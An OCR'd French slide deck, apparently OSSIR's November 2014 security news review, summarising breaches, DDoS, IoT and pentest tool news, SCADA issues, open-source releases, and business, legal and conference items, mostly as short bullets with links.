http://www.01net.com/editorial/631423/piratage-de-la-banque-postale-alerte-aux-malwares-sur-les-smartphones/

http://www.linformaticien.com/actualites/id/34732/une-faille-dans-certicode-coute-tres-cher-a-la-banque-postale.aspx

Piratages, Malwares, spam, fraudes et DDoS

DDoS

DDoS Applicatif sur le serveur mail de l'OSSIR

- Des milliers de connexions sur le SMTP
- Traitement du problème "**à la machette***"
  - Drop de toutes les IP se connectant au port 25 pendant un court laps de temps
- Quelques faux positifs et nous nous en excusons

Piratages, Malwares, spam, fraudes et DDoS

Sites Piratés

Vol des plans bouclier antimissile "Iron Dome" d'Israël

- Par des chinois ?
  http://www.theguardian.com/technology/2014/jul/29/chinese-hackers-steal-israel-iron-dome-missile-data

Home Depot (Cf. Revue 2014-10-14)

- Vol de 56 millions de numéro de CB au lieu de 53
- Vol également de 53 millions d'adresses mails pour du phishing
  http://krebsonsecurity.com/2014/11/home-depot-hackers-stole-53m-email-addreses/

Piratages, Malwares, spam, fraudes et DDoS
Internet des Objets

La société Xipiter se lance dans l'évaluation d'objets connectés

- Premier appareil testé : un *hub* domestique VeraLite
- Démontage et connexion à une interface UART
  ⇒ shell root sur l'appareil
- Recherche de faille applicative exploitable à distance
- Extraction de la clé privée SSH
  ⇒ permet de se connecter au backend du constructeur
- Création d'un outil pour automatiser ces recherches: **idIOTic**
  - Cf. slide suivant

http://www.xipiter.com/musings/the-insecurity-of-things-part-one

http://www.xipiter.com/musings/the-insecurity-of-things-part-two

https://github.com/Xipiter/idIOTic

Piratages, Malwares, spam, fraudes et DDoS

Internet des Objets

Pentest

Techniques & outils

Microsoft explique sa stratégie de tests “Red Team” pour son cloud

http://azure.microsoft.com/blog/2014/11/11/red-teaming-using-cutting-edge-threat-simulation-to-harden-the-microsoft-enterprise-cloud/

Plugin Burp pour détecter les vulnérabilités Shellshock

http://www.accuvant.com/blog/shellshock-burp-scanning

Plugin Burp pour décoder les URLs Websphere

http://www.accuvant.com/blog/decoding-ibm-websphere-portlet-urls

Bruteforce Oracle “quick’n dirty”

http://carnal0wnage.attackresearch.com/2014/10/quick-and-dirty-oracle-brute-forcing.html

Smuggler, un shell interactif via WiFi

- Permet une communication bidirectionnelle via WiFi
- Utilise les packets 802.11 de signalisation donc ne nécessite pas de se connecter à un réseau WiFi !

  http://blog.spiderlabs.com/2014/11/smuggler-an-interactive-80211-wireless-shell-without-the-need-for-authentication-or-association.html

Pentest
Techniques & outils

Assurer la persistence sur une station de travail via Outlook

- Script Powershell tournant en tâche de fond
- Si réception d'un email en provenance d'une adresse spécifique, suppression de l'email et lancement d'un shell

  http://enigma0x3.wordpress.com/2014/10/14/persistence-using-microsoft-outlook/

Un script Python pour identifier un hash

- Plus de 160 formats supportés !

  https://github.com/AnimeshShaw/Hash-Algorithm-Identifier

Fuzzing de code barres

- Recherche de failles XSS, SQLi via un scan de code-barre

  http://www.irongeek.com/xss-sql-injection-fuzzing-barcode-generator.php

Lister les logiciels installés depuis une page web (avec Internet Explorer)

- Explication et code employé dans des cas réel d'infection

  http://hiddencodes.wordpress.com/2014/10/21/software-enumeration-using-internet-explorer/

Scada
Divers

Héritage de vulnérabilités dans les API (Automates Programmables Industriels)

- Intervention de Reid Wightman à S4 Japan
- La bibliothèque Codesys v3 est utilisée dans des centaines d'automates
  http://www.digitalbond.com/blog/2014/10/20/vulnerability-inheritance-plcs/

L'efficacité de ICS-CERT remise en cause

- Ne contrôle pas / ne demande pas d'infos lorsqu'un constructeur affirme que la vulnérabilité est corrigée
- Ne s'intéresse pas assez aux vulnérabilités "par design"
  http://www.digitalbond.com/blog/2014/10/21/duplicity-ineffectiveness-challenge-passfail/

Nouveautés (logiciel, langage, protocole...)

Open Source

VB Decompiler v9.8

http://www.vb-decompiler.org/news.htm

APKinspector

- Collection d'outils pour inspecter les applications Android

  https://github.com/honeynet/apkinspector/

OpenBSD abandonne définitivement OpenSSL

- Inclusion de LibreSSL par défaut à partir d'OpenBSD 5.6

  http://www.openbsd.org/56.html

ShadowCrypt

- Extension pour Chrome permettant de chiffrer les communications sur les réseaux sociaux
- Fonctionnement par clefs privée/publique

  http://shadowcrypt-release.weebly.com/

Dégooglisons Internet

http://degooglisons-internet.org/

Nouveautés (logiciel, langage, protocole...)

Open Source

Microsoft .Net Core en OpenSource !!!

- Sur GitHub
  http://blogs.msdn.com/b/dotnet/archive/2014/11/12/net-core-is-open-source.aspx

Standard FIDO pour l'authentification forte

- Les Yubikeys compatibles
- Supporté par Google

  https://support.google.com/accounts/answer/6103523

  https://fidoalliance.org/

Nouveautés (logiciel, langage, protocole...)

Divers

DRAFT anti-backdoor de routeur par l'IETF

- Proposé par 2 ingénieurs de Huawei
  https://tools.ietf.org/html/draft-song-router-backdoor-00

Require-Recipient-Valid-Since (RRVS)

- Pour contrer les usurpations dues à la réatribution des comptes non utilisés
- Yahoo et Facebook se sont donc associés pour définir un nouveau standard dans les entêtes des mails
  https://www.facebook.com/notes/protect-the-graph/protecting-facebook-accounts-with-new-email-standard/1522289688011177
- La proposition de RFC est ici : http://tools.ietf.org/html/rfc7293
- Il s'agit :
  - D'une extension au protocole SMTP
  - D'un nouvel entête (encore !!?) indiquant la date à laquelle le propriétaire de la boite mail en était vraiment le propriétaire

DuckDuck dorks

- « password 16 strong », vous générera un mot de passe (mais est-ce raisonnable?)
- « sha1 ossir»
- « hash 29a69e4…03e8352 » vous trouvera l'algorithme utilisé
- ...

Sortie du n° 38 Actu Sécu de XMCO

http://www.xmco.fr/actusecu.html

Nouveautés (logiciel, langage, protocole...)


Divers

EMET 5.1

- Amélioration de la compatibilité pour certaines applications
- Possibilité de Dumper la RAM en cas de détection d'une attaque
- Correction de la technique de contournement des chercheurs d'Offensive Security (cf. revue 2014-10-14)
  http://blogs.technet.com/b/srd/archive/2014/11/10/emet-5-1-is-available.aspx
- Mais… Déjà contourné à la conférence Zero Nights
  https://twitter.com/sec_consult/status/533297803561541632

WireEdit

- Éditeur WYSIWYG pour les paquets réseau
  https://wireedit.com/



ProcDot : logiciel pour analyser les malwares

- Analyse croisée de procdump et des captures réseau (pcap)
- Visualisation de l'info

  http://www.procdot.com/index.htm

Nouveautés (logiciel, langage, protocole...)
Divers

Android 5, quelles nouveautés sécurité ?

- Encourager l'utilisation d'un mécanisme de verrouillage du terminal, via :
  - Une communication Bluetooth ou NFC avec un autre équipement (bracelet, montre, voiture, tablette etc.) ;
  - Une reconnaissance faciale.
- Procéder au chiffrement automatique et par défaut du terminal
- Activer SELinux pour toutes les applications, celui n'étant actuellement activé uniquement pour le système
- Exiger un mot de passe pour la réinitialisation usine d'un terminal, afin d'éviter toute utilisation frauduleuse d'un terminal volé/perdu
- Le support de comptes invités, et plus généralement du multi-compte utilisateurs sur le système pour éviter d'exposer le compte principal lors d'un prêt de terminal

http://officialandroid.blogspot.co.uk/2014/10/a-sweet-lollipop-with-kevlar-wrapping.html


http://www.welivesecurity.com/2014/10/29/google-outlines-new-security-features-android-5-0/

Nouveautés

Matériel

2 nouveaux Raspberry PI

- Modèle B+
  - 4 ports USB
  - Carte micro SD
  - 40 GPIO
  - Environ 35$



- Modèle A+
  - Pas de port Ethernet
  - Carte micro SF
  - 40 GPIO
  - Consommation très faible
  - Environ 25$

Business

France

Netflix paiera Orange pour son utilisation du réseau

- Ahh.. Si les opérateurs avaient pu faire de même face à Google en 2013
  http://www.numerama.com/magazine/30813-netflix-paiera-orange-pour-son-utilisation-du-reseau.html

Craignant pour leur emploi, les agents de l'Hadopi interpellent François Hollande

http://www.nextinpact.com/news/90342-craignant-pour-leurs-emplois-agents-hadopi-interpellent-francois-hollande.htm

Fini le cable ! Pourquoi HBO lance enfin un service de streaming indépendant

http://www.wired.com/2014/10/hbo-streaming-service/

Iliad renonce à racheter T-Mobile

http://www.lemonde.fr/economie/article/2014/10/13/iliad-ne-veut-plus-racheter-t-mobile_4505531_3234.html

Business
International

TwitPic : Down, Up and… Down

- Revue 2014-09-09 : TwitPic fermera le 25 sept. 2014
- Revue 2014-10-14 : TwitPic vivra !
- Revue 2014-11-18 : Finalement, TwitPic fermera bien ses portes !
  http://blog.twitpic.com/2014/09/twitpic-is-shutting-down/

Why privacy matters

- Conférence de Glenn Greenwald
  - Ne plus avoir de vie privée aboutirait à prendre des décisions différentes de celles qui auraient été prises normalement

https://www.ted.com/talks/glenn_greenwald_why_privacy_matters

Hewlett-Packard se scinde en deux

http://www.lesechos.fr/tech-medias/hightech/0203834402843-hewlett-packard-se-scinde-en-deux-1050417.php

Bourse : la folie Internet ne prend pas en Europe

http://www.lesechos.fr/journal20141006/lec2_finance_et_marches/0203830597818-bourse-la-folie-internet-ne-prend-pas-en-europe-1050166.php

Business
International

YouTube a reversé un milliard de dollars aux ayants droits via son « Content ID »

http://www.nextinpact.com/news/90426-youtube-a-reverse-milliard-dollars-aux-ayants-droits-via-son-content-id.htm

En Europe et depuis 2014Q1, Spotify verse plus de royalties d'iTunes

https://www.kobaltmusic.com/page-news-detail.php?id=WN3361

Droit / Politique
France

La sensibilisation...

- Selon une étude IFOP, les employés estiment être bien sensibilisés à la protection des données d'entreprise
- Mais continuent à faire n'importe quoi
  http://www.lemagit.fr/actualites/2240234259/Les-ecueils-de-la-sensibilisation-a-la-securite

Pourquoi on devrait traiter les professeurs

- De la même manière que les développeurs
  http://techcrunch.com/2014/10/04/why-we-should-treat-teachers-like-software-engineers/

PlayTV.fr condamné à verser un million d'euros à France Télévisions

http://www.nextinpact.com/news/90520-playtv-fr-condamne-a-verser-million-deuros-a-france-televisions.htm

France et Attaques numériques *(cyberattaque)*

- Les attaques seront de plus en plus destructive
- La France dispose de capacités offensives 
  - C'est rassurant de le "lire"

http://www.01net.com/editorial/628124/arnaud-coustilliere-les-cyberattaques-seront-de-plus-en-plus-destructives/

Droit / Politique
International

LuxLeak

- Faux “leak” sur les entreprises défiscalisant au Luxembourg
- Publication des résultats de l’enquête des journalistes de ICIJ (28K fichiers)
  http://cloudfront-files-1.publicintegrity.org/apps/2014/12/luxleaks/industries/tech/index.html

Rapport de transparence Facebook

- Augmentation des requêtes gouvernementales d'accès aux données
  - +35% de requêtes pour la France (2013S2: 1 661, 2014S1: 2 249)
  - +50% de requêtes pour l'Allemagne (2013S2: 1 687, 2014S1: 2 537)
  - +22% de requêtes pour les USA (2013S2: 12 598, 2014S1: 15 433)

  https://govtrequests.facebook.com/

Google abuse de sa position dominante

- Google Actualité récupère des extraits des contenus produit par d’autres
- Le groupe Axel Springer bloque les accès à ses contenus pour les robots Google
- Google déclasse la position des magazines du groupe
- Bilan en 2 semaines : perte de plus de 100K€, chute de l’audience de près de 40% et diminution du trafic provenant de Google Actualité de 80%.
  http://pro.clubic.com/entreprises/google/actualite-737901-axel-springer-google.html

Droit / Politique
International

Selon la Cour de Justice de l'Union Européenne

- Intégrer une vidéo de YouTube sur un site tiers, n'engage pas la responsabilité de celui qui l'intègre
- Si cela est fait via la fonction « embed »
  - <<Intégrer n'est pas voler>> 

http://www.linformaticien.com/actualites/id/34634/integrer-sur-son-site-une-video-piratee-n-est-pas-du-piratage-selon-la-cjue.aspx

Un second whistleblower aurait été identifiée à la NSA

- The Intercept laissait penser qu'un second lanceur d'alerte officiait à la NSA ou chez un sous-traitant

  http://www.theguardian.com/us-news/2014/oct/11/second-leaker-in-us-intelligence-says-glenn-greenwald
- La personne aurait été identifiée par le FBI et son domicile aurait été perquisitionné.

  https://news.yahoo.com/feds-identify-suspected--second-leaker--for-snowden-reporters-165741571.html

La Défense Américaine s'inquiète de la vente d'IBM semi-conducteurs à GlobalFoundries

- GlobalFoundries est un fondeur américain mais dont les capitaux sont étranger :
  - Advanced Technology Investment Company, fond des Emirats Arabes Unis

http://www.computerworld.com/article/2837426/ibms-chip-business-sale-gets-national-security-scrutiny.html

Droit / Politique
International

Les états contre les smartphones

- Principalement contre le chiffrement

http://www.sekurigi.com/2014/10/securite-informatique-fbi-soppose-au-chiffrement-smartphones-tablettes/
http://dailycaller.com/2014/10/20/fbi-asks-congress-for-backdoor-access-to-all-cellphones-for-surveillance/
http://www.net-security.org/secworld.php?id=17515&whats

Peines de prison à perpétuité pour les hackers ?

- L'Angleterre y réfléchit (Actuellement: 10 ans maximun)
  - Si atteinte à la sécurité nationale, la santé, à l'économie ou à l'environnement.

http://www.linformaticien.com/actualites/id/34629/l-angleterre-s-interroge-sur-la-perpetuite-pour-les-hackers.aspx

Deux ans de prison pour un troll

- L'Angleterre y réfléchit aussi

http://www.nextinpact.com/news/90494-le-gouvernement-britannique-veut-punir-trolls-deux-ans-prison.htm

La Hongrie veut taxer les transferts de données sur Internet

http://www.theverge.com/2014/10/22/7038757/hungary-internet-tax

Conférences

Texte en gris = déjà traité précédemment

Passées

- BlackHat Europe - 16/17 octobre 2014
- HACK.LU - 21 au 24 octobre 2014
- ASFWS - 4 au 6 novembre 2014 en Suisse


A venir

- No Such Con - 19 au 21 novembre 2014 à Paris
  - Programme publié
  - L'**OSSIR** aura un stand, venez nous voir
- Bot Conf - 3 au 5 Décembre 2014 à Nancy
- FIC 2015 - 20 et 21 janvier 2015 à Lille
  - Avec du Bruce Schneier dedans !
- JSSI 2015 - 10 mars 2015 à Paris
- GS Days - 24 mars 2015 à Paris

Divers / Trolls velus

Facebook accessible par TOR

- En HTTPS
  - “Alternative name” avec des .onion
    https://facebookcorewwwi.onion/
    https://www.facebook.com/notes/protect-the-graph/making-connections-to-facebook-more-secure/1526085754298237



Gros coup de filet sur des sites masqués par TOR

- Coupure de 410 sites illégaux (vente d'arme, de drogue…)
- Pas d’information sur la ou les méthodes employées
  https://www.europol.europa.eu/content/global-action-against-dark-markets-tor-network

Challenge à $300,000

- Pour le client de Chat de Telegram.org
  https://telegram.org/blog/cryptocontest

Après les objets courants connectés... les armes connectées !

http://www.forbes.com/sites/aarontilley/2014/10/24/yardarm-sensor-gun/

70 000 caméras connectées

- Référencées par un Russe
- Ayant utilisé des “google dorks”
  http://www.insecam.cc/faq/
  http://insecam.com/

Divers / Trolls velus

BlachHat Europe 2014

- Les repas aux conférences ne sont plus ce qu'ils étaient

- Venez à la **JSSI 2015**, le buffet y est excellent

Divers / Trolls velus

Le GCHQ aimerait du soutient

- Des grands acteurs du web dont les services sont utilisés par les terroristes
- <<privacy has never been an absolute right>>, c'est en tout cas inscrit dans la Convention européenne des droits de l'homme (article 8) ;
- << GCHQ is happy to be part of a mature debate on privacy in the digital age>>
  http://www.ft.com/intl/cms/s/2/c89b6c58-6342-11e4-8a63-00144feabdc0.html

Divers / Trolls velus

Google fait aussi peur que la NSA

- Selon un sondage
  https://www.survata.com/blog/whats-worse-than-your-mom-seeing-your-web-history-the-nsa-google/

Le Vice Président de Google bat le record de Baumgartner

- Et en toute discrétion !
  http://www.nytimes.com/2014/10/25/science/alan-eustace-jumps-from-stratosphere-breaking-felix-baumgartners-world-record.html?_r=1

"Don't be evil", encore d'actualité ?

- Interview PDG et fondateur de Google, Larry Page sur la doctrine des débuts
- « evil » ou pas ?
  - Enquête pour abus de positionne dominante (anti trust), principalement sur son moteur de recherche
  - Non-respect de la vie privée (Analyse du contenu de GMail, G+, suivi publicitaire…)
  - Evasion fiscale en Europe (mais pas que)

  http://www.ft.com/cms/s/2/3173f19e-5fbc-11e4-8c27-00144feabdc0.html

Des Google Glass pour la police à Dubai

- Pour la reconnaissance faciale
  http://www.clubic.com/internet/google/actualite-731779-google-glass-police-dubai-fera-usage-reconnaissance-faciale.html

Selon Google, un bon phishing à 45% de chance de réussite

http://www.engadget.com/2014/11/08/google-says-the-best-phishing-scams-have-a-45-percent-success-r

Divers / Trolls velus

Il ne fait pas bon être journaliste et affronter le FBI, la NSA...

- Contrôles intensifs aux frontières
- Arrestations, intimidations et filatures de la famille, des proches...
  http://www.exberliner.com/features/people/jacob-appelbaum-on-the-usa-and-nsa/

DropBox est certifié ISO 27001

- Depuis le 23 octobre 2014
- Certifié par EY CertifyPoint
- Sur les périmètres : logiciels clients (dont mobile), portail web et API
  https://www.dropbox.com/help/238

Ne créez pas de hotspot WiFi nommé « Al-Quida Free Terror Nettwork » dans un aéroport avec votre smartphone

- votre vol pourrait être retardé de 17 heures
  http://nakedsecurity.sophos.com/2014/10/28/al-quida-free-terror-nettwork-wi-fi-hotspot-grounds-plane/

Divers / Trolls velus

Rencontre Parlementaires de la Cybersécurité (#RPCyber)

- Après l'ingénierie à reculons (cf. Revue du 14-10-2014)
  - Voici l'ingénierie à « **rebours** »
    https://twitter.com/AlexArchambault/status/525263148363055104


Troll suisse anti france ;-)

http://geo-pickmeup.com/le-choc-culturel-inverse-le-tabou-des-expatries-francais/

Divers / Trolls velus

Le LCL oublie de renouveler le certificat de sa banque en ligne

- Cela peut arriver à tout le monde…



Divers / Trolls velus

Jailbreak iOS 8.1 : Chinois vs Stephen Esser (encore)

- Des “Chinois” auraient encore volés une 0-days à Stephen ESSER
  - Cf. revue 2014-07-08
- Pour réaliser l’outil de Jailbreak **Pangu** pour iOS 8
  https://twitter.com/pod2g/status/524903039283765248
  https://www.sektioneins.de/en/blog/14-10-23-pangu-installs-unlicensed-code.html

Quand chez LeBonCoin ils cherchent un expert sécurité

- Ils passent une annonce sur LeBonCoin
  http://www.leboncoin.fr/emploi/710095561.htm

Contre le Skimming

- Le contructeur de DAB Diebold propose… La lecture des cartes dans le sens de la longueur
  http://www.challenges.fr/high-tech/20141104.CHA9791/un-petit-changement-dans-les-distributeurs-de-billets-qui-change-tout.html

Prochaines réunions

Prochaines réunions

- Mardi 9 Décembre 2014

Afterwork

- Date à déterminer (sans doute en janvier 2015)

Questions ?